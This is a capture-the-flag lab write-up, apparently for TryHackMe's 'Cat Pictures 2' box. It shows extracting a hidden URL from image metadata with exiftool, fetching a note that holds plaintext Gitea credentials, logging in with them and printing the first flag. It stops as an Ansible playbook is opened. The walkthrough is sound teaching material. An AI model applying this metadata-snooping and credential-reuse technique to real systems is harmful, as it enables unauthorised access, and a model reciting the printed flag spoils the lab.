
Access the HTTP service of the target machine on port 80:



Click on the Picture and it would expand to 7 pictures of cat:



Click on the first one and click on the `i` icon on the top-right corner to view its info:



timo-volz

About

Basics

Title timo-volz

Uploaded 07 Nov. 2022

Description note to self: strip metadata

Image

Size 7.1 MB

Format image/jpeg

Resolution 5189 x 7779

Sharing

Public Yes (Album)

As its description: **strip metadata**, copy the **image link** and download it. After that, use `exiftool` to view the downloaded file info:

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures_2]
└─$ exiftool f5054e97620f168c7b5088c85ab1d6e4.jpg
ExifTool Version Number         : 12.57
File Name                       : f5054e97620f168c7b5088c85ab1d6e4.jpg
Directory                       : .
File Size                       : 73 kB
File Modification Date/Time     : 2022:11:07 13:44:37-05:00
File Access Date/Time           : 2023:08:08 04:41:51-04:00
File Inode Change Date/Time     : 2023:08:08 04:41:47-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Little CMS
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
```


```
Profile Connection Space        : XYZ
Profile Date Time               : 2012:01:25 03:41:57
Profile File Signature          : acsp
Primary Platform                : Apple Computer Inc.
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             :
Device Model                    :
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Little CMS
Profile ID                      : 0
Profile Description             : c2
Profile Copyright               : IX
Media White Point               : 0.9642 1 0.82491
Media Black Point               : 0.01205 0.0125 0.01031
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Red Tone Reproduction Curve     : (Binary data 64 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 64 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 64 bytes, use -b option to extract)
XMP Toolkit                     : Image::ExifTool 12.49
Title                           : :8080/764efa883dda1e11db47671c4a3bbd9e.txt
Image Width                     : 720
Image Height                    : 1080
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 720x1080
Megapixels                      : 0.778
```

Notice on the `Title` line, it points to a path of the specific port `8080` with a `.txt` file. Use `wget` to download the file and read it:

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures_2]
└─$ wget http://10.10.68.157:8080/764efa883dda1e11db47671c4a3bbd9e.txt
--2023-08-08 04:43:50--  http://10.10.68.157:8080/764efa883dda1e11db47671c4a3bbd9e.txt
Connecting to 10.10.68.157:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 351 [text/plain]
Saving to: ‘764efa883dda1e11db47671c4a3bbd9e.txt’

764efa883dda1e11db47671c4a3b 100%[=============================================>]     351  --.-KB/s    in 0.07s

2023-08-08 04:43:51 (4.64 KB/s) - ‘764efa883dda1e11db47671c4a3bbd9e.txt’ saved [351/351]
```

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures_2]
└─$ cat 764efa883dda1e11db47671c4a3bbd9e.txt
note to self:

I setup an internal gitea instance to start using IaC for this server. It's at a quite basic state, but I'm puttin
g the password here because I will definitely forget.
This file isn't easy to find anyway unless you have the correct url...

gitea: port 3000
user: samarium
password: TUmhyZ37CLZrhP

ansible runner (olivetin): port 1337
```

The file's content is a note with information of `gitea` service is hosted on port `3000` and the creds to login. Access the service on port `3000` and login as the given creds:




Your ROOT_URL in app.ini is http://localhost:3000/ but you are visiting http://10.10.68.157:3000/user/login?redirect_to=%2f
You should set ROOT_URL correctly, otherwise the web may not work correctly.

Username or Email Address * samarium

Password * ••••••••••••••

□ Remember this Device

After login successfully, I found that there is a repository named `samarium/ansible`:



Your ROOT_URL in app.ini is http://localhost:3000/ but you are visiting http://10.10.68.157:3000/
You should set ROOT_URL correctly, otherwise the web may not work correctly.

7 contributions in the last 12 months


samarium pushed to main at samarium/ansible
0e5c3274a6 flag
5 months ago

samarium pushed to main at samarium/ansible
8be5b40d15 add flag
9 months ago

samarium pushed to main at samarium/ansible
d36251b042 Update 'playbook.yaml'
9 months ago

samarium pushed to main at samarium/ansible
6ff6dc9101 Update 'playbook.yaml'
9 months ago

Access the repository and you will find the `flag1.txt` which contains the first flag:



You should set ROOT_URL correctly, otherwise the web may not work correctly.

samarium / ansible

No Description


http://localhost:3000/samarium/

Leo 0e5c3274a6 flag 5 months ago

.gitignore	Initial commit	9 months ago
README.md	Initial commit	9 months ago
flag1.txt	flag	5 months ago
playbook.yaml	Update 'playbook.yaml'	9 months ago

README.md

ansible



Your ROOT_URL in app.ini is http://localhost:3000/ but you are visiting http://10.10.68.157:3000/samarium/ansible/src/branch/main/flag1.txt
You should set ROOT_URL correctly, otherwise the web may not work correctly.

No Description
Manage Topics

7 Commits | 1 Branch | 0 Tags | 163 KiB

Branch: main   ansible / flag1.txt


1 lines | 32 B

```
10d916eaea54bb5ebe36b59538146bb5
```

```
10d916eaea54bb5ebe36b59538146bb5
```


Exploit the service → Get flag 2

After getting the first flag, I look through the below file `playbook.yaml`:




```yaml
---
- name: Test
  hosts: all                                    # Define all the hosts
